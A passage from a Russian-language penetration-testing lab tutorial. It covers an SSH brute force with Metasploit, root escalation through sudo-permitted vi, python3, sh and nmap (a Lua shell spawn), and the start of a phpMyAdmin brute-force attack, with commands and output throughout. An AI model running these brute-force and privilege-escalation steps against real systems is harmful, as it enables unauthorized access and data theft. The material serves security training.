


View the full module info with the info, or info -d command.
```

Тут мы видим список параметров, которые можно указать:

1. PASS_FILE – Путь к файлу с паролями
2. RHOSTS – IP атакующей машины
3. RPORT – Порт на котором установлен ssh
4. STOP_ON_SUCCESS – Остановить перебор при успешном результате
5. USER_FILE – Путь к файлу с логинами
6. VERBOSE – Отображать перебор

Как мы видим, нам необходимо 2 файла для перебора: файл с возможными логинами и возможными паролями. Инструмент **Metasploit** имеет в своей корневой директории коллекции файлов с логинами и паролями и иными ключевыми словами на разные случаи взлома. Воспользуемся следующими файлами для брутфорса:



Установим параметры:

```
set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
```

```
set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
```

```
set RHOSTS => 192.168.31.249
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.31.249
RHOSTS => 192.168.31.249
```

```
set STOP_ON_SUCCESS true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```


```
set VERBOSE true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

```
show options
```

Запустим эксплойт

```
run
```



```
root@albert: /home/albert
File Actions Edit View Help
[-] 192.168.31.249:22 - Failed: 'test:qazwsx'
[-] 192.168.31.249:22 - Failed: 'test:baseball'
[-] 192.168.31.249:22 - Failed: 'test:jennifer'
[-] 192.168.31.249:22 - Failed: 'test:jordan'
[-] 192.168.31.249:22 - Failed: 'test:abcd1234'
[-] 192.168.31.249:22 - Failed: 'test:trustno1'
[-] 192.168.31.249:22 - Failed: 'test:buster'
[-] 192.168.31.249:22 - Failed: 'test:555555'
[-] 192.168.31.249:22 - Failed: 'test:liverpool'
[-] 192.168.31.249:22 - Failed: 'test:abc'
[-] 192.168.31.249:22 - Failed: 'test:whatever'
[-] 192.168.31.249:22 - Failed: 'test:1111111'
[-] 192.168.31.249:22 - Failed: 'test:102030'
[-] 192.168.31.249:22 - Failed: 'test:123123123'
[-] 192.168.31.249:22 - Failed: 'test:andrea'
[-] 192.168.31.249:22 - Failed: 'test:pepper'
[-] 192.168.31.249:22 - Failed: 'test:nicole'
[-] 192.168.31.249:22 - Failed: 'test:killer'
[-] 192.168.31.249:22 - Failed: 'test:abcdef'
[-] 192.168.31.249:22 - Failed: 'test:hannah'
[-] 192.168.31.249:22 - Failed: 'test:test'
[-] 192.168.31.249:22 - Failed: 'test:alexander'
[-] 192.168.31.249:22 - Failed: 'test:andrew'
[-] 192.168.31.249:22 - Failed: 'test:222222'
[-] 192.168.31.249:22 - Failed: 'test:joshua'
[-] 192.168.31.249:22 - Failed: 'test:freedom'
[-] 192.168.31.249:22 - Failed: 'test:samsung'
[-] 192.168.31.249:22 - Failed: 'test:asdfghj'
[-] 192.168.31.249:22 - Failed: 'test:purple'
[-] 192.168.31.249:22 - Failed: 'test:ginger'
[-] 192.168.31.249:22 - Failed: 'test:123654'
[-] 192.168.31.249:22 - Failed: 'test:matrix'
[+] 192.168.31.249:22 - Success: 'test:secret' 'uid=1001(test) gid=1001(test) groups=1001(test) Linux server 4.8.0-58-generic #63-16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.31.125:42897 -> 192.168.31.249:22) at 2023-03-26 20:47:34 +0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Как мы видим, эксплойт нашел успешные логин и пароль для последующего входа. Логин – **test**; Пароль – **secret**.

Теперь мы можем подключиться к пользователю **test**, которого мы только что определили, используя **ssh**-соединение. Пароль укажем **secret**. Не забудьте поменять IP на нужный.

```
ssh test@192.168.31.249
```

```
(root@albert)-[/home/albert]
# ssh test@192.168.31.249
The authenticity of host '192.168.31.249 (192.168.31.249)' can't be established.
ED25519 key fingerprint is SHA256:kka4Mpaizy/KjecTnegy2bA58Ed3JxQBsI4a1CPAaxE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.249' (ED25519) to the list of known hosts.
test@192.168.31.249's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Sun Mar 26 20:47:33 +05 2023

System load:  0.0               Processes:            259
Usage of /:   19.4% of 21.29GB   Users logged in:     1
Memory usage: 18%              IP address for eth0: 192.168.31.249
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
test@server:~$
```

Соединение успешно установлено, убедимся в том, что все работает написав следующую команду, которая подтвердит под каким пользователем мы подключились к системе:

```
whoami
```

```
test@server:~$ whoami
test
test@server:~$
```

Пункт 2. Получение важной информации

Целью нашего дальнейшего проникновения будет прочтение файла **Important.txt**, по пути `/home/server/Important.txt`. Вместо чтения файла мы можем делать и иные вещи, доступные администратору.

```
cat /home/server/Important.txt
```

```
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
test@server:/$
```

Как мы видим, сейчас прочитать этот файл мы не можем. Посмотрим права на этот файл.

```
ls -dl /home/server/Important.txt
```

```
test@server:/$ ls -dl /home/server/Important.txt
-rwx----- 1 root root 23 Apr 18 23:08 /home/server/Important.txt
test@server:/$
```

Как мы видим, права доступа есть только у пользователя **root**. Мы знаем пароль от пользователя **test**, значит введя его, мы сможем получить доступ к исполнению команд от пользователя root. Попробуем это.

```
test@server:~$ sudo su
[sudo] password for test:
Sorry, user test is not allowed to execute '/bin/su' as root on server.
```

Мы не можем использовать команду **sudo**, видимо пользователю **test** запрещено её исполнять. Посмотрим, можем ли мы исполнять какие-либо команды с правами пользователя **root**. Следующая команда используется для просмотра списка разрешений пользователя, которые указаны в файле конфигурации **sudoers**.

```
sudo -l
```

```
test@server:/home/server$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /bin/sh
test@server:/home/server$
```

Как мы видим, пользователю **test** разрешено использовать следующие инструменты от имени администратора: **vi**, **python**, **nmap**, **sh**.

Сейчас мы будем получать права **root** разными способами используя уязвимую конфигурацию файла **Sudoers**.

ПУНКТ 2.1. Эскалация привилегий через Vi

VI — это текстовый редактор, установленный по умолчанию в большинстве дистрибутивов **Linux**. Он популярен среди многих разработчиков. В результате, нередко разработчики получают возможность выполнения **VI** через **sudo**, чтобы облегчить изменение привилегированных файлов конфигурации, используемых в средах разработки. Возможность изменять любой файл на системе несет в себе свои риски, но у **VI** есть встроенная функция, которая позволяет выполнить произвольные команды. Это означает, что если вы предоставили пользователю доступ **sudo** к **VI**, то вы фактически предоставили ему **root**-доступ к вашему серверу.


Начнем эксплуатацию уязвимости с запуска текстового редактора:

```
sudo vi
```

Нажмите клавишу **Esc**.

В редакторе напишем следующее:

```
:!whoami
```



Нажмите клавишу **Enter**.

```
test@server:~$ sudo vi
root
Press ENTER or type command to continue
```

Как мы видим, команда запущена от имени администратора. Нажмем клавишу **Enter**.

Когда откроется новое окно нажмем клавишу **Esc**, а затем напишем следующее:

```
!:cat /home/server/Important.txt
```

Нажмем клавишу **Enter**.

```
Press ENTER or type command to continue
Important Information!
Press ENTER or type command to continue
```

Таким образом, мы смогли прочесть файл, который может читать только пользователь с правами администратора. Чтобы выйти из редактора **Vi** нажмите сочетание клавиш **CTRL+Z**.

ПУНКТ 2.2. Эскалация привилегий через Python

Python тоже популярен среди пользователей. Это язык сценариев, используемый во всех отраслях. **Python**, как и большинство сильных языков сценариев и программирования, поддерживает возможности выполнения системных команд.

Следующая команда использует модуль языка **Python** под названием **os** и с помощью него исполняет команду **whoami**.

```
sudo python3 -c 'import os;os.system("whoami")'
```

```
test@server:/home/server$ sudo python3 -c 'import os;os.system("whoami")'
root
test@server:/home/server$ █
```

Как мы видим, команда запущена от имени администратора. Теперь прочитаем секретный файл.

```
sudo python3 -c 'import os;os.system("cat /home/server/Important.txt")'
```

```
test@server:/$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt")'
Important Information!
test@server:/$ █
```

Таким образом, мы смогли прочитать файл, который может читать только пользователь с правами администратора.

ПУНКТ 2.3. Эскалация привилегий через Sh

Sh - это командная оболочка (**shell**) в **UNIX**-подобных операционных системах. Это одна из самых распространенных командных оболочек, которая обеспечивает интерпретацию и выполнение команд и сценариев в системе. **Sh** используется в большинстве скриптов на языке **Shell**, которые запускаются в **Linux** и других **Unix**-подобных системах.

Предоставляя пользователю использовать **Sh** от имени администратора, разработчик буквально дает ему **root**-доступ.

Запустим **Sh** и введем команду **whoami**

```
Sudo sh
```

```
whoami
```

```
test@server:/home/server$ sudo sh
# whoami
root
# █
```

Как мы видим, команда запущена от имени администратора. Теперь прочитаем секретный файл.

```
cat /home/server/Important.txt
```

```
# cat /home/server/Important/info.txt
Important information
# █
```

Таким образом, мы смогли прочитать файл, который может читать только пользователь с правами администратора. Чтобы выйти из **sh**-оболочки введите следующую команду:

```
exit
```

ПУНКТ 2.4. Эскалация привилегий через Nmap

Nmap является сканером для обнаружения сетевых служб и ОС. Однако, если он настроен неправильно и используется с привилегиями "**sudo**" или "**administrator**", это может привести к повышению привилегий.

Запустим **nmap** в интерактивном режиме. Интерактивный режим позволяет пользователю взаимодействовать с **Nmap** через командную строку, вводя команды в режиме реального времени/

```
sudo nmap --interactive
```

```
test@server:/home/server$ sudo nmap --interactive
nmap: unrecognized option '--interactive'
```

Если мы видим ошибку “nmap: unrecognized option ‘--interactive’”, нам надо проделать следующие шаги.

Создадим временный файл **TF** с именем, сгенерированным функцией **mktemp**, в него запишем однострочный скрипт на **Lua**, который вызывает исполнение оболочки **/bin/sh** с помощью функции **os.execute**, а затем передает этот временный файл в качестве аргумента для выполнения команды **nmap** с использованием опции **--script**.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

```
test@server:/home/server$ TF=$(mktemp)
test@server:/home/server$ echo 'os.execute("/bin/sh")' > $TF
test@server:/home/server$ sudo nmap --script=$TF

Starting Nmap 6.40 ( http://nmap.org ) at 2023-03-26 22:15 +05
NSE: Warning: Loading '/tmp/tmp.uUaciHxPmV' -- the recommended file extension is '.nse'.
#
```

Теперь, когда утилита **nmap** запущена, проверим какими правами доступа мы обладаем

```
whoami
```

```
# whoami
root
#
```

Как мы видим, команда запущена от имени администратора. Теперь прочитаем секретный файл.

```
cat /home/server/Important.txt
```

```
# cat /home/server/Important/info.txt
Important information
#
```

Таким образом, мы смогли прочитать файл, который может читать только пользователь с правами администратора. Чтобы выйти из командной строки **nmap** введите следующую команду:

```
exit
```

Эксплуатация уязвимостей в веб-приложении **phpMyAdmin**

phpMyAdmin — это бесплатный инструмент для управления **MySQL** через веб-интерфейс, написанный на языке **PHP**. Он поддерживает широкий спектр операций с **MySQL** и **MariaDB**. Часто используемые операции, такие как управление базами данных, таблицами, колонками, связями, индексами, пользователями, разрешениями и т.д., могут быть выполнены через

пользовательский интерфейс, при этом все еще есть возможность непосредственно выполнять любой SQL-запрос.

План:

6. Определение phpMyAdmin на сервере
7. Проникновение в веб-приложение phpMyAdmin методом Брутфорса
8. Загрузка WebShell используя веб-приложение
9. Повышение прав доступа

Чтобы подобных уязвимостей не возникало, необходимо проверять и правильно настраивать файлы приложения и разграничивать права доступа.

Некоторые определения:

Веб-оболочка (англ. WebShell)— это интерфейс, похожий на оболочку, который обеспечивает удаленный доступ к веб-серверу, часто в целях кибератак. WebShell уникальна тем, что для взаимодействия с ней используется веб-браузер. WebShell может быть запрограммирована на любом языке программирования, поддерживаемом сервером.

Пункт 1. Ищем phpMyAdmin

В начале нам надо определить, установлено ли уязвимое веб-приложение на сервере атакуемой машины, для этого мы воспользуемся утилитой **nmap**, это инструмент для исследования сетей, использующийся для обнаружения хостов и сервисов в сети, определения операционных систем, обнаружения открытых портов и уязвимостей. Не забудьте заменить IP адрес на адрес атакуемой машины.

```
nmap -sV 192.168.31.248
```

```
└─# nmap -sV 192.168.31.248
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 17:59 +05
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.61% done; ETC: 17:59 (0:00:00 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.61% done; ETC: 18:00 (0:00:00 remaining)
Nmap scan report for vulnerable (192.168.31.248)
Host is up (0.000093s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
873/tcp   open  rsync    (protocol version 31)
2049/tcp  open  nfs_acl  3 (RPC #100227)
9090/tcp  open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.57 seconds
```

Как мы видим, **nmap** определил несколько сервисов, запущенных на атакуемой машине. Среди них есть сервис **Apache httpd 2.4.52**, запущенный на порте **80**. Не забудьте заменить IP адрес на нужный.

Кроме утилиты **nmap**, мы можем воспользоваться инструментом **nikto**, этот инструмент позволяет нам сканировать веб-сервера на наличие небезопасных файлов, программ и конфигураций.

```
nikto -h http://192.168.31.248
```

```
(root@albert)-[/home/albert]
# nikto -h 192.168.31.248
- Nikto v2.5.0

+ Target IP: 192.168.31.248
+ Target Hostname: 192.168.31.248
+ Target Port: 80
+ Start Time: 2023-03-30 22:20:42 (GMT5)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTT
P/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missin
g-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 2cf6, size: 5f7b7b8ed9652, mtime: gzip. See: ht
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 0.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8254 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2023-03-30 22:21:00 (GMT5) (18 seconds)

+ 1 host(s) tested
```

Как мы видим, на сервере были найдены файлы **phpMyAdmin**, значит это веб-приложение установлено на сервере. Перейдем по следующей ссылке и убедимся, что страница существует и успешно открывается: <http://192.168.31.248/phpmyadmin>



Пункт 2. Проникновение

Теперь нам надо проникнуть в веб-приложение, для этих целей воспользуемся утилитой **Metasploit msfconsole**

```
msfconsole
```

```
(root@albert)-[/home/albert]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.2.26-dev                               ]
+ -- --=[ 2264 exploits - 1190 auxiliary - 404 post           ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Воспользуемся поиском по базе данных **Metasploit** по ключевому слову **phpmyadmin**, чтобы найти возможные эксплойты.

```
msf6 > search phpmyadmin

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/phpmyadmin_config	2009-03-24	excellent	No	PhpMyAdmin Config File Code I
1	auxiliary/scanner/http/phpmyadmin_login		normal	No	PhpMyAdmin Login Scanner
2	post/linux/gather/phpmyadmin_credsteal		normal	No	Phpmyadmin credentials steale
3	auxiliary/admin/http/telpho10_credential_dump	2016-09-02	normal	No	Telpho10 Backup Credentials D
4	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No	Zpanel Remote Unauthenticated
5	exploit/multi/http/phpmyadmin_3522_backdoor	2012-09-25	normal	No	phpMyAdmin 3.5.2.2 server_syn
6	exploit/multi/http/phpmyadmin_lfi_rce	2018-06-19	good	Yes	phpMyAdmin Authenticated Remo
7	exploit/multi/http/phpmyadmin_null_termination_exec	2016-06-23	excellent	Yes	phpMyAdmin Authenticated Remo
8	exploit/multi/http/phpmyadmin_preg_replace	2013-04-25	excellent	Yes	phpMyAdmin Authenticated Remo

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/http/phpmyadmin_preg_replace
```

Воспользуемся эксплойтом под номером 1, который позволит нам осуществить вход на сайт. Выберем эксплойт:

```
use auxiliary/scanner/http/phpMyAdmin_login
```

```
msf6 > use auxiliary/scanner/http/phpMyAdmin_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/scanner/http/phpmyadmin_login		normal	No

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/phpmyadmin_login

[*] Using auxiliary/scanner/http/phpmyadmin_login
msf6 auxiliary(scanner/http/phpmyadmin_login) > |
```

Посмотрим настройки, которые можно настроить в этом эксплойте

show options

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > show options

Module options (auxiliary/scanner/http/phpmyadmin_login):

  Name                Current Setting  Required  Description
  ---                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false          no        Add all passwords in the current database to the list
  DB_ALL_USERS        false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING    none           no        Skip existing credentials stored in the current database (Accepted: none,
  user, user@realm)
  PASSWORD            no             no        The password to PhpMyAdmin
  1 PASS_FILE         no            no        File containing passwords, one per line
  Proxies             no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  2 RHOSTS            yes           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT              80            yes       The target port (TCP)
  SSL                 false          no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS     false          yes       Stop guessing when a credential works for a host
  3 TARGETURI         /index.php     yes       The path to PhpMyAdmin
  THREADS             1             yes       The number of concurrent threads (max one per host)
  USERNAME            root           yes       The username to PhpMyAdmin
  USERPASS_FILE       no            no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS        no            no        Try the username as the password for all users
  4 USER_FILE         no            no        File containing usernames, one per line
  VERBOSE             true           yes       Whether to print output for all attempts
  VHOST              no            no        HTTP server virtual host

View the full module info with the info, or info -d command.
```

Тут мы видим список параметров, которые можно указать:

7. PASS_FILE – Путь к файлу с паролями
8. RHOSTS – IP атакующей машины
9. TARGETURI – Uri страницы входа на сайт
10. USER_FILE – Путь к файлу с логинами

Как мы видим, нам необходимо 2 файла для перебора: файл с возможными логинами и возможными паролями. Если вы их уже скачивали, можете пропустить эту часть.

В интернете есть большое количество подобных коллекций, в которые входит большое количество различных комбинаций. На сайте [www.GitHub.com](https://github.com/danielmiessler/SecLists/blob/master/Usernames/top-usernames-shortlist.txt) можно найти некоторые из таких коллекций, например эту:

<https://github.com/danielmiessler/SecLists/blob/master/Usernames/top-usernames-shortlist.txt>

Скачаем её в удобную для нас папку, открыв новый терминал и вписав туда следующие команды:

```
cd /home/albert/Desktop/Files
```

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-usernames-shortlist.txt
```

```
(albert@albert) - [~/Desktop/Files]
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-usernames-shortlist.txt
--2023-03-15 21:53:43-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-usernames-shortlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.108.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 112 [text/plain]
Saving to: 'top-usernames-shortlist.txt'

top-usernames-short 100%[=====>]      112  --.-KB/s   in 0s

2023-03-15 21:53:43 (9.35 MB/s) - 'top-usernames-shortlist.txt' saved [112/112]
```

Теперь скачаем файл с паролями, который тоже можно найти на сайте www.GitHub.com

```
